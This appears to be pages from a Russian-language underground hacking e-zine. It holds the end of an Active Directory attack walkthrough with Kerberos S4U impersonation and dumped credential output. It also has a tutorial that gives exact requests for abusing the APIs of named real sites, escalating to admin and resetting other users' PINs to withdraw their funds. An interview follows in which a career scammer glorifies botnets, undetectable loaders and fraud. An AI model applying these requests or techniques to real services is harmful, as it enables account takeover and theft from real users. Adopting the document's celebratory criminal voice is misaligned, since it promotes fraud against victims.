


Рис. 22. S4U2Proxy, я иду!

После этого, полагаю, не нужно объяснять, что делать. Получим TGS через транзитные расширения Kerberos-a S4U2Self & S4U2Proxy с олицетворением пользователя administrator ([get-ST.py](#)) и фигачим [secretsdump.py](#) / [wmiexec.py](#), чтобы извлечь секреты LSA или получить shell на сервере.

```
proxychains4 -q getST.py -spn cifs/TEXAS.tinycorp.net -impersonate 'administrator' tinycorp.net/'JTKQPQ0H$'
Impacket v0.9.25.dev1+20220429.192148.b37fd99d - Copyright 2021 SecureAuth Corporation

Password: lghBIY#5Bau`~-_
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator.ccache
sn@vvcash on kali-vm in - at [11/05 22:09]
$ export KRB5CCNAME=/home/snovvcrash/administrator.ccache
sn@vvcash on kali-vm in - at [11/05 22:09]
$ proxychains4 -q secretsdump.py TEXAS.tinycorp.net -dc-ip 172.22.0.2 -target-ip 172.22.0.5 -k -no-pass
Impacket v0.9.25.dev1+20220429.192148.b37fd99d - Copyright 2021 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xbff98005868ae37e58669596a27904e96
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
corpadmin:500:aad3b435b51404eeaad3b435b51404ee:
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435
[*] Dumping cached domain logon information (do
TINYCORP.NET/Administrator:$DCC2$10240#Administ
TINYCORP.NET/CAMeb:$0CC2$10240#CAMeb#30109e1182
TINYCORP.NET/SimpleUser:$DCC2$10240#SimpleUser#
TINYCORP.NET/snovvcrash:$DCC2$10240#snovvcrash#
TINYCORP.NET/j.doe:$0CC2$10240#j.doe#001a1b1d55
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
TINYCORP\TEXAS$:plain_password_hex:f7fb2361c46c
9d063c08355d0000c2b2eb47b318ce0235cba2498285b70d
TINYCORP\TEXAS$:aad3b435b51404eeaad3b435b51404e
[*] DPAPI_SYSTEM
dpapi_machinekey:0x5b241bcb823b90333835e0073e06
dpapi_userkey:0x051c72836c02bb246aa0083e470748e
[*] NLSKR
0000  97 19 D4 79 77 21 57 59 AB DD 39 7D 67
0010  16 25 28 3C 82 20 20 58 81 A4 E5 A9 80
0020  14 B3 34 3B D0 FF 3E 7F 34 95 43 05 AC
0030  FE DC FF 43 32 21 0B 60 D0 FC 94 42 6C
NLSKM:9719d47977215759abdd397d6716fca21625281c8
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

Рис. 22. Теперь мы админы на сервере TEXAS

Прикольный вариант атаки, но протащить и выполнить оригинальный бинарь, как мы показали ранее, тоже не составляет большого труда.

Закончить хотелось бы словами классика: «[Следи за собой, будь осторожен](#)».

Спасибо за внимание.

ВСКРЫВАЕМ САЙТЫ ЧЕРЕЗ КРИВОЕ API

Dead_silence

Альтернативная реальность. Находясь в вассальной зависимости перед технократией, народ умилостивляет своих покровителей.


Мастер, мы нашли жертву. Мастер просим! Прими нашу жертву. Не принеси гибели нашей жертве! Пусть твое лицо смягчается перед нами.



Маркус, у тебя как со временем? Задержишься еще на работе на полчасика? Смотри какой экземпляр интересный для изучения.



Но чтобы изучить нужно вначале подчинить? Я прав?



Вскрываем сайты через кривое API

by [Dead silence](#)

В данной статье я бы хотел показать как можно эксплуатировать плохо настроенный API.

Покажу на примере www.coinbaazar.com

1. Регистрируем аккаунт
2. Заходим в настройки аккаунта и смотрим что можно такого сменить дабы отловить обычный запрос, в нашем случае можно просто ник сменить.

The screenshot shows a web page with a large input field labeled "Your Name". Below the input field is a watermark-like logo for "XSS.is". Underneath the logo, there is a placeholder text "Enter your full name as it appears on bank account". At the bottom of the input field is a blue button labeled "Set real name".

3. Ловим такой запрос:

POST

<https://www.coinbaazar.com/api/v1/user/updateUserInfo>

{“_id”:”*****3f6e2f**1e900*****”,“name”：“XSS”}

Ловим программой (снifferом) HttpAnalyzerStdV7 для меня он удобней в плане снифа WEB



4. В данном случае айди “_id” сайт воспринимает какому человеку менять, а name можно менять на что угодно, лично я сменил на userType для повышении привилегий

Как я обычно ищу переменную отвечающую за привилегию юзера ? всё просто ! снiffаем момент авторизации, в этот момент сервер возвращает всю инфу об аккаунте, дальше остаётся только поискать среди ответов то что нам надо.



Теперь как скинуть нужный нам запрос на сервер, я использую Private Keeper в нём спокойно можно составить свой запрос но в есть более лёгкий вариант это дополнение к браузеру Tamper Dev.

[Ссылка на софт.](#)
[Ссылка на видео.](#)

Он ловит запрос и даёт вам его изменить до отправки на сервер.


То есть вам просто надо поймать момент запроса на смену данных и добавить переменную userType и поставить нужное значение.

Получилось так...

{“_id”:”*****3f6e2f**1e900*****””, “userType”:”ADMIN”}

и отсылаем на сервер любым удобным способом !!!

5. Остается найти админку - <https://admin.coinbaazar.com/> и подключится



Трафик вашего устройства должен быть виден в Fiddler

При текущей настройке вы должны иметь возможность перехватывать HTTP-трафик. Однако, если вы попытаетесь открыть любой веб-сайт HTTPS, вы получите сообщение о том, что сертификат безопасности этого сайта не является доверенным! ошибки. Чтобы исправить это, вы должны доверять корневому сертификату Fiddler.

1. В вашем браузере перейдите к <http://ipv4.fiddler:8888>
2. Загрузите корневой сертификат Fiddler.
3. Установите сертификат на свое устройство.

И всё теперь вы можете спокойно снiffать Android приложение где нету защиты...

Так, а мы остановились на том что нам надо поймать запрос всё так же в смене никнейма в профиле

POST

<https://appapi.handypick.io/user/update>

{“id”:347***1,”picture”:null,”nickname”：“UUUfh4isdfs”,”bio”：“”}

2. Теперь идём искать как называется переменная для пин кода

Так как это наш акк для теста мы просто меняем PIN и снiffаем запрос получаем pincode теперь мы знаем название переменной и идём менять

Получается вот такой POST запрос:

POST

<https://appapi.handypick.io/user/update>

{“id”:34***31,”picture”:null,”nickname”：“UUUfh4isq”,”bio”：“”,”pincode”：“222222”}

В этом случае для отправки запроса лучше конечно уже использовать Private Keeper

не забываем менять ник иначе не пропустит

“results”:1

Запрос сменился данные поменялись, теперь идём на акк который хотим обнулить и проворачиваем систему, получаем PIN и выводим

Рассмотрим ещё способ как сменить он очень простой !!!

Когда меняется пин запрос вот такой

POST

<https://appapi.handypick.io/user/change-pincode>

{“email”：“*****@songsing.com”,”new_pincode”：“111111”}

Как мы видим тут нету 2FA кода который идёт на почту, а значит это просто визуальная защита то есть приложение не как не отслеживает прошли мы 2fa для смены пина или нет и достаточно просто повторить запрос на смену

Если где то что вы недопоняли, я открыт для помощи, напишите мне в лс на форуме и я объясню.

Интервью

Уже стало хорошей традицией в каждом выпуске брать интервью у одного из друзей нашего журнала. на этот раз мы задали несколько вопросов господину, нет, скорее нашему доброму товарищу - **BRATVA**. Интервьюировал господин Marcus52



Действующие лица - Marcus52 и brtava.

Как можно описать обычатель твою профессию и как так вышло, что ты попал в нее?

Моя профессия называется все также сквозь годы - господин скамерсант :) Никогда не было желания работать на кого-то, никогда не сиделось на одном месте и всегда хотелось организовывать все самому. Я вырос из человека-комбайна: не по тому, что мне хотелось все делать самому, а потому что возвращаясь в начало 2000-х как такового (онлайн) рынка еще и не было. Блядь, даже фриланс-сайтов не было :) На Планете в свое время было минимум по посту в день по поиску людей под всевозможный энней: сбор стандартных путей по той или иной cms, вбив чего-то куда-то, регистрация аккаунтов-емейлов, скан прокси и т.д. И вот представь теперь, что ты вроде как человек-комбайн, а исходя из сегодняшних реалий: США мы тогда ебали буквально в ручном режиме :) Одинокие волки киберпреступности, блядь.

Невероятно, но факт: но еще лет 15 назад, я знал практически каждого русскоязычного хостера и системного администратора :) Потому что по сути весь белый екомерц вырос из двух больших тусовок: кроберов-спамеров и авмов. Из авмов потом выделились сеошники, мало, кто помнит теперь, что создатель серча - Грей, в будущем украинский директор Яндекса, тоже был авмом :) Собственно, все финансовые сервисы-платежки выросли с наших черных и серых тем, так как билить все как-то нужно было. Но об этом и без меня Врублевский уже достаточно рассказал и возможно еще расскажет :)

Из-за того, что в те далекие годы приходилось все делать самому, я получил уникальный опыт - от верстания сайтов и настройки всевозможной технической базы (от хостингов до биллингов), управления первыми ботнетами, работа с логами, все первые попытки масс-сканов до метасплайта и прочих замечательных фреймворков, я могу вполне уверенно сказать, что я в состоянии организовать работу практически любого онлайн-коллектива (черных или белых шапок) :) Возглавить любой уютный офис-пентестеров :) Потому что знаю работу изнутри, многие проблемы и бока.

Возвращаясь к твоему оригинальному вопросу: мне нравится организовывать вещи, но так как родом я из скамерсантов - любое СИ (именно реальное его применение для различных целей) мне заходит лучше всего.

Ты самоучка или есть какое-то профильное образование?

Как я уже написал выше, другой альтернативы в наши годы не было, кроме как становится самоучкой. К тому же приходилось еще интенсивно учить мову англосаксов, так как на русском языке практически никакого материала не было - ни Хабров, блядь, ни Яшечки :(

Уже тогда на Планете все нос морщили от любого вопроса новичков, так как Скрипт как-то принудительно заставил всех модераторов статьи написать, по риал пластику - ну хули, там палить-то и нечего было - Габрик купил оборудование, Селиванов поставил, Князев отмазал :) А вот по онлайну - куча нормальных мерчей были просто убиты кривыми вбивами (причина первого конфликта кроб и авмов). Поэтому никакого особого палева тем на форумах не было уже тогда (XSS в этом смысле - кладезь информации).

Профильное образование - бог дал закончить школу до того, как я пришел в бизнес :) Знаю одного эпичного заливщика и другого эпичного дроповода, кто решили “не тратить время на эту хуергу” (пишу цитату дословно по памяти), так как были заняты темами :) В ВУЗ я конечно без особых проблем поступил, но движухи было настолько много уже в те годы, что среди моего круга, мы ВУЗ называли ЦПХ. Собственно, основная его цель посещения раскрывается в этой загадочной аббревиатуре :)

Что больше всего привлекло тебя в твоем направлении?

Романтика, блядь! В детстве зачитывался книгами про индейцев, считал уже тогда жуткой несправедливостью, как приезжие американцы с индейцами обошлись... С юных лет решил, что англосаксов за их грехи нужно наказывать при первой возможности... Про индейцев больше шутка, но романтики в нашем деле до сих пор хоть отбавляй :) Я до сих пор не могу избавиться от радости, когда от этой аутичной РПГ порой с помощью нескольких кликов ты можешь получить реальные деньги. Ну и мне еще как-то давно зашел фильм “Газонокосильщик”...

Думаю, важнее задать вопрос - почему я остался в этом направлении :) Ответ: потому что всегда все получалось и до сих пор получается! Чувствую себя на своем месте.

Каки свои личные качества, ты считаешь наиболее важными для профессиональной деятельности?

Смекалка, трудолюбие и навык концентрироваться на важных вещах. Мы часто в шутку называем себя аутистами, и в этой шутке, знаешь, как-то не так уж много и шутки, лол.

Из моего опыта трудоустройства оффлайн-корешей по молодости - почти все сливались из-за отсутствия навыка сконцентрироваться. Человек может быть умным и трудолюбивым, уметь бодро зарабатывать деньги на оффлайн-темах, но чаще всего в онлайне х#й у него чего получится. Мы - элитка, отдельная каста скамерсантов и айти-предпринимателей, мазафака.

Расскажи в общем как протекает твой рабочий день?

Большинство времени уходит на контроль процессов. В нашей маленькой ламповой ОПГ бюрократия раздута как в худшем советском учреждении. Большинство процессов замыкается на мне: я утверждаю, я выделяю финансы, я проверяю. Над Конти там многие ресерчеры посмеивались, когда читали залеты по оплате серверов, а я прекрасно эти косяки понимаю - потому что, когда оплаты идут на тысячи и иногда на десятки тысяч, даже если ты такой очень себе успешный мэн - любая ошибка и проёб - это очень быстро спущенные деньги в никуда (с серверами обычное дело, когда проект вдруг закрыт и кто-то статус в таске не обновил).

Вторая большая проблема: внешние партнерства. Я человек по натуре очень дружелюбный и практически все внешние связи сквозь годы лежали и до сих пор лежат на мне :) Я не люблю все эти понты “пишите мне только по делу”, как и игнорировать людей (так как каждый контакт - это твой будущий потенциальный партнер, поставщик или работник), поэтому на чаты и, добавим сюда, форумы - уходит как минимум несколько часов в день.

Ну и третий важный вектор: ресерч новых методов и тем. Тут можно закопаться и раствориться в каком-нибудь хорошем ресерче на несколько часов и не заметить этого :) Из перечисленных трех моих основным ежедневных задач, признаюсь честно, это наиболее любимый

ресерч новых методов) :) Никогда не прекращаю учиться и всегда здорово, узнавать что-то новое.

С каким трудностями приходится встречаться и как с ними справляешься?

Ты не поверишь, но для нашей профессии, самые тяжелые трудности - это личные трудности :) Хуле - крышечку ноутбука закрыл и онлайн-трудности на этом закончились :) Но если говорить обо мне лично, то все мои самые тяжкие кризисы начались только тогда, когда я внезапно решил заняться оффлайн-бизнесом :) До сих пор не могу забыть это пестрое время.

По поводу “как справится с трудностями” не буду цитировать избитую цитату Ницше (привет Рул666!), но позволю себе с ней согласиться :) Сильнее вы будете. При любом кризисе советую побольше выдыхать, поменьше думать (как правило, от ваших личных действий не очень много зависит при форс-мажоре), постарайтесь просто эту трудность пережить. Еще один важный совет - по возможности со всеми своими трудностями (какие они бы не были) - справляйтесь сами. Весь этот поиск “решал”, “помогал”, “волшебных таблеток” - он, увы, приводит к новым трудностям :) На эту тему поподробнее напишу как-нибудь в другой раз.

Что самое важное для себя, какие уроки ты вынеси из своего ремесла?

Самое важное для меня - двигаться вперед. Несколько проектов (вполне себе успешных проектов) - были свернуты по причине того, что уже некуда было развиваться. А шума было много :) Есть такая ошибка: становится рабом своего проекта, так как рефлексируешь на деньгах и переводишь туда все свое время. Не нужно забывать, что это все таки не легальный бизнес (где рабом своего дела тоже не нужно становиться :)) Как бы компенсация за риски должна быть достойная или для чего это все :)

Поэтому я давно для себя решил, что самое важное для меня - это моя семья. И каким бы успешным мой проект не был, я никогда не буду обделять вниманием свою семью. Так что на выходных я трачу минимальное количество времени на работу :) Часто только мониторинг экстренных реквестов, ну и дроch на статьи (в том числе по трафику и выплатам, все ли ок) - пара часов вполне норм. Запомните, что никакие деньги не купят вам время, которое вы можете провести с людьми, которые дороги для вас. И мы не вечны, и они не вечны. Когда все очень плохо, вспомнишь почему-то не про бабки, а про то, что кому-то что-то важное не сказал/не сделал из своих любимых и родных.

Как поддерживаешь свои знания на актуальном уровне?

Твиттер, твиттер и еще раз твиттер. На тему инфосека ничего лучшего не придумано пока (Мастодоном пока пользоваться невозможно). Скажем, это как начальный пункт, дальше уже конкретные гиты, материалы, документы, спецификации. Скажу одно: такого количества информации в свободном доступе на тему ИБ как сейчас - никогда раньше не было :)

Второй важный момент: общение с новыми людьми в теме (особенно с новичками, иногда хорошие вопросы задают и на новые мысли наводят). Да, можно делать перерывы и какое-то время работать в приватном режиме, только своей командой, но наступает момент, когда из бункера все равно нужно выходить и восстанавливать картинку того, что происходит в теме.

Что бы ты посоветовал тем, кто хочет войти в эту тему?

Научиться задавать самому себе вопросы и отвечать на них. Никто лучше вас на ваши вопросы ответить не может :) Начать нужно с: а надо ли оно мне? И зачем оно мне надо? Если цель - развиваться технически, методика развития в теме будет одна. А если цель - заработать максимальное количество денег (влиться в наш почетный круг скамерсантов, лол), тут уже методика совсем другая :)

Кто хочет развиваться технически - советую вообще плюнуть на черную шапку и начинать с белой. Вернуться назад всегда успеете :) А вот если тормознете на уровне - "я купил инфомануал, но тема сдохла", "мне посоветовали на форуме, но тема сдохла" - остановитесь и развиваться дальше никуда не будете, только будете ныть и смешить всех вокруг себя. Начальная цель - научиться ориентироваться в информации (источниках) и (снова) самому отвечать на свои вопросы.

Движение повлияло на твою личную жизнь?

Мне немножко повезло, я от природы личность харизматичная :) Знаю как заинтересовать людей, умею рассказывать истории, а девочки очень истории любят :) Но если говорить по правде - то моей первый брак скоропостижно скончался целиком по причине онлайн-бизнеса :) По молодости обычно девок можешь тока бабками очаровывать, ну или не умеешь еще отфильтровывать тех, кто ими (бабками) очень легко очарован :) А дальше достаточно первого кризиса, первых проблем - и такие девочки бегут первыми как крысы с корабля :) Бля! Прихватив квартиры, машины и пытаясь тебя закошмарить хуже продажного мента, лол. Поэтому мой совет, малята, ищите себе женщин по интересами :) Где интерес конечно - не разводка дропов или обнал ВЮ (знавал такие "супружеские пары", лол).

На твой взгляд, куда идет профессиональное развитие твоей области и чем будет заниматься ее представитель через несколько лет?

Скамерсант всегда будет жить :) Всегда куча тем на грани. Особенно в интернетах, где правовое регулирование пляшет от страны к стране. Куда (в интернеты) большинство приходит за свистелками-перделками, готовы кликать куда-угодно и покупать что-угодно. Если говорить о СИ, то это психология :) Я олдскул в этом плане и считаю, что некоторые личности и организации они просто рождены быть терпилами :) Как бы, они иначе не могут себя проявлять в этом мире. Не тебе заплатят, так кому-то другому. Аминь.

Как ты мотивируешь себя в трудные дни?

Я очень активный парень :) Возможно помогает некоторый опыт в спорте: мое мнение, что спорт закаляет характер и личность. Поэтому я всегда что-то делаю. Мне тяжело сидеть и ничего не делать. Поэтому для меня скорее актуальное вопрос демотивации :) Как быть менее активным, менее подвижным, просто отдохнуть и выдохнуть, покачаться в гамаке и съесть эту чудесную и

сочную дыню, любуясь закатом Черного моря.

Как ты справляешься с балансом личной жизни и своего дела?

Смотри мой ответ на вопрос №7. Отвечу лаконично: нужно уметь сказать интернету - Нет! И закрыть крышку ноутбука :) Ничего не случится с онлайн-истеричками и маловероятно, что разом все рухнет. А если и рухнет - выдохните, это онлайн. Наблюдал синкхрон моего ботнета в режиме реального времени, когда я был в онлайне и вроде бы до сих пор жив-здоров и пишу вам, мой дорогой друг!)

Расскажи о каком то своем интересном проекте, которым ты гордишься больше всего в общих чертах.

Я больше всего горжусь отличными результатами, которые нигде не отсвечены. Когда твоей тактикой не начинает пользоваться толпа конкурентов, а тексты разводок копировать прямо один в один, иногда прогоняя двойным переводом через Гугл.Транслейт :) Я горжусь лендингами, которые оказались максимально эффективны для перевода трафика в инсталлы, и которые я ниоткуда не скопировал и придумал сам :) Я горжусь текстами-темами и мотивационной разводкой, на которую ответили и пошли дальше по цепочке заражения. Я горжусь, когда твой лоадер тихо-мирно работает полгода и нет ни одной, блядь, сигнатуры. Когда домены после недели работы до сих пор чистые.

Чем не горжусь: когда какой-нибудь, мать его, Микко Хайпонен говорит о твоем детище на сайберсек конференции и делает комплимент - "как хорошо сделано!". Не, бро, если ты заметил, то что-то было сделано плохо :(

Что было твоим самым большим вызовом в профессиональном плане?

Самый большой вызов - начать все с нуля. Мне приходилось по разным причинам это делать несколько раз :) Увы, инфраструктура имеет свойство дохнуть, счета уходить в минусы, а я такой парень, что с долгами уходить не люблю и зарплаты кодерам-админам закрываю из своих денег. Поэтому и квартиры продавались, и машины, и почти с голой жопой начинали все сначала. И ты знаешь, вот это наверное было самым большим мотиватором! Так как ну не привыкли мы заниматься мелочевкой, русская душа требует простора и размаха!

